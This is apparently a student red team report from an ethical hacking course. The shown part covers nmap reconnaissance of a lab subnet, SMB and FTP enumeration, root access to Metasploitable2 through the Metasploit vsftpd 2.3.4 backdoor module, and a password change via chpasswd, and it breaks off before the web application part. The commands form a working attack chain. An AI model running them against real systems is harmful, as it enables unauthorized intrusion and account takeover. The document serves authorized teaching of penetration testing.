

Red Team Report

From Reconnaissance to Confirmed Compromise

FIELD	DETAILS
Target system 1	Metasploitable2 192.168.50.40
Target system 2	VulnBank - Web Application 192.168.50.20
Red Team Operators	Djemtchimo Noukui Bruno Jonatan Kwete Ngnouba Junior Rayan
Workstation	PC4 - Kali Linux 192.168.50.100
Course	CYS 4151 - Ethical Hacking
Semester	Summer 2026

REPORT OVERVIEW

This report narrates, step by step, the strategy we used to assess two hosts on the authorized lab network 192.168.50.0/24. We were already connected to the network before this engagement began, so no network-entry step was required - our work started directly at reconnaissance. Each section explains what we did, why we did it, what the result told us, and how it shaped our next move.

Table of Contents

	PAGE
1. Mapping the Network	3
2. Narrowing the Attack Surface	4
Making sure we weren't missing anything on .20	5
Confirming the weak points on .40	6
3. Breaking In: Exploiting the FTP Service	7
4. Proving the Impact: Taking Real Action with Our Access	9
5. Turning to the Web Application	11
Testing for SQL injection	11
Finding the real weakness - a brute-force attack	11
6. Conclusion	15

1. Mapping the Network

Before attacking anything, we needed to know what was actually alive on the network. Attacking blindly wastes time and risks missing the real targets, so our first move was a simple host discovery sweep across the whole subnet, without touching any ports yet:

```
nmap -sn 192.168.50.0/24
```

This kept our activity quiet at the start and gave us a clean list of every machine online - 8 hosts in total, including our own attacking machine. This single step mattered a lot: it meant every decision we made afterward was based on confirmed, live hosts, not guesswork.




Figure 1.1 - Host discovery sweep (nmap -sn) across 192.168.50.0/24, confirming 8 live hosts.

Once we knew who was on the network, we went a level deeper and identified what each host was actually running:

```
nmap -A 192.168.50.1 -oN scan_pfsense.txt
nmap -A 192.168.50.10 -oN scan_workstation.txt
nmap -A 192.168.50.20 -oN scan_server.txt
nmap -A 192.168.50.30 -oN scan_dwva.txt
nmap -A 192.168.50.40 -oN scan_metasploitable.txt
nmap -A 192.168.50.200 -oN scan_suricata.txt
nmap -A 192.168.50.250 -oN scan_openvas.txt
```

This step told us the operating systems, open ports, and running services on each host. Two results stood out immediately and shaped everything we did next:

- **192.168.50.20** was running a web application called **VulnBank**, reachable on both port 80 and port 3000.
- **192.168.50.40** was running a huge number of services at once - FTP (File Transfer Protocol, used to transfer files), SSH, Telnet, SMB (Server Message Block, used to share files and printers), old web servers, databases - a broad attack surface that warranted further security testing.




Figure 1.2 - Service identification pass on 192.168.50.20, revealing VulnBank on ports 80 and 3000.




Figure 1.3 - Service identification pass confirming the wide, outdated service footprint on 192.168.50.40.

We used this moment to settle, with evidence, which hosts were worth our time. .20 became our web-application target, and .40 became our main exploitation target, because an old host with that many open doors is usually the fastest path to real access.

2. Narrowing the Attack Surface

Knowing a host has open ports isn't the same as knowing it's actually weak. So before attacking, we dug deeper into our two chosen targets to turn "looks interesting" into "confirmed weakness."

Making sure we weren't missing anything on .20

```
nmap -sV -sC -p- 192.168.50.20 192.168.50.40 -oN full_scan.txt
```

We scanned every single port on both machines, not just the common ones. On .20 nothing new turned up - the same three ports as before. That told us we already had the complete picture of this host, and we could move forward with confidence instead of worrying we'd missed something.




Figure 2.1 - Full 65535-port scan against .20 and .40 in progress.




Figure 2.2 - Full-range scan results: .20 confirmed to the same three ports; .40 shows its wide service list.

On .40, this deeper scan revealed a few more services hiding outside the usual range, including one called **distccd**, a service known to allow attackers to run commands remotely if left exposed - giving us a backup option in case our main plan didn't work.

Confirming the weak points on .40

```
nmap --script=smb-enum-shares -p445 192.168.50.40
nmap --script=ftp-anon -p21 192.168.50.40
```

Rather than guessing, we ran scripts built specifically to test two suspicions we already had from the earlier scan: that file sharing (SMB) might be open to anyone, and that the FTP service might allow anonymous logins.




Figure 2.3 - SMB share enumeration against .40, listing every exposed share and its access level.




Figure 2.4 - The 'tmp' share confirmed with anonymous READ/WRITE access, plus anonymous FTP login confirmed.

FINDING - Anonymous Write Access & Open FTP

A shared folder named **tmp**, with the comment literally reading "oh noes!", allowed anyone - no login required - to read and write files on the machine. The FTP service separately confirmed it accepted anonymous connections. These two results gave us real, demonstrated proof - not just a guess - that this machine was genuinely vulnerable, and told us exactly where to focus our actual attack.

3. Breaking In: Exploiting the FTP Service

With solid evidence in hand, we moved to actually exploiting the weakness we found. We chose the FTP service on .40 because its exact version is known to have a backdoor hidden inside it - meaning a specific exploit already existed and didn't need us to build anything custom.

```
msfconsole
search type:exploit vsftpd
```

This search returned exactly one matching tool, built specifically for this exact version of the FTP software. Having only one clear match told us we were on the right track.




Figure 3.1 - Metasploit module search returning a single, purpose-built match: vsftpd_234_backdoor.

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.50.40
set PAYLOAD cmd/unix/interact
show options
```

Before firing anything, we checked our settings one more time to make sure we were targeting the right machine on the right port. This is a habit worth keeping - a wrong IP or port at this stage could waste the whole attempt.




Figure 3.2 - Exploit module configured: target, port, and payload confirmed before execution.

run

Our first attempt didn't produce anything - the connection looked normal, but no access came through. This kind of backdoor is known to be unreliable on a first trigger, so we simply tried again. This time it worked. The tool reported we were connected as **root** - the highest level of access possible on a Linux machine - and opened a live command session on the target.




Figure 3.3 - First attempt completes with no session; second attempt succeeds, returning a root-level command shell.

We confirmed this ourselves, directly inside the session:

```
whoami → root
id → uid=0(root) gid=0(root)
hostname → metasploitable
```




Figure 3.4 - Identity verification run inside the live shell, confirming root access on the correct host.

RESULT - Full Root Compromise of 192.168.50.40

All three results matched exactly what we expected - we were in, with full control, on the correct machine. This was the turning point of the engagement: everything before this was preparation, and this was the moment that preparation paid off.

4. Proving the Impact: Taking Real Action with Our Access

Getting a shell is one thing - showing what that access actually lets an attacker do is what makes the finding matter. So from inside our root session, we took a real, deliberate action: we changed the password of an existing user account on the machine.

```
echo "msfadmin:YouGoth@cked1234." | chpasswd
grep msfadmin /etc/shadow
```

The account's stored password hash had changed, confirming the command worked. But a changed file isn't full proof by itself - so we tested it the way it really matters: by logging in with the new password, from a separate terminal, as if we were any ordinary user trying to get in:

```
ssh msfadmin@192.168.50.40
```

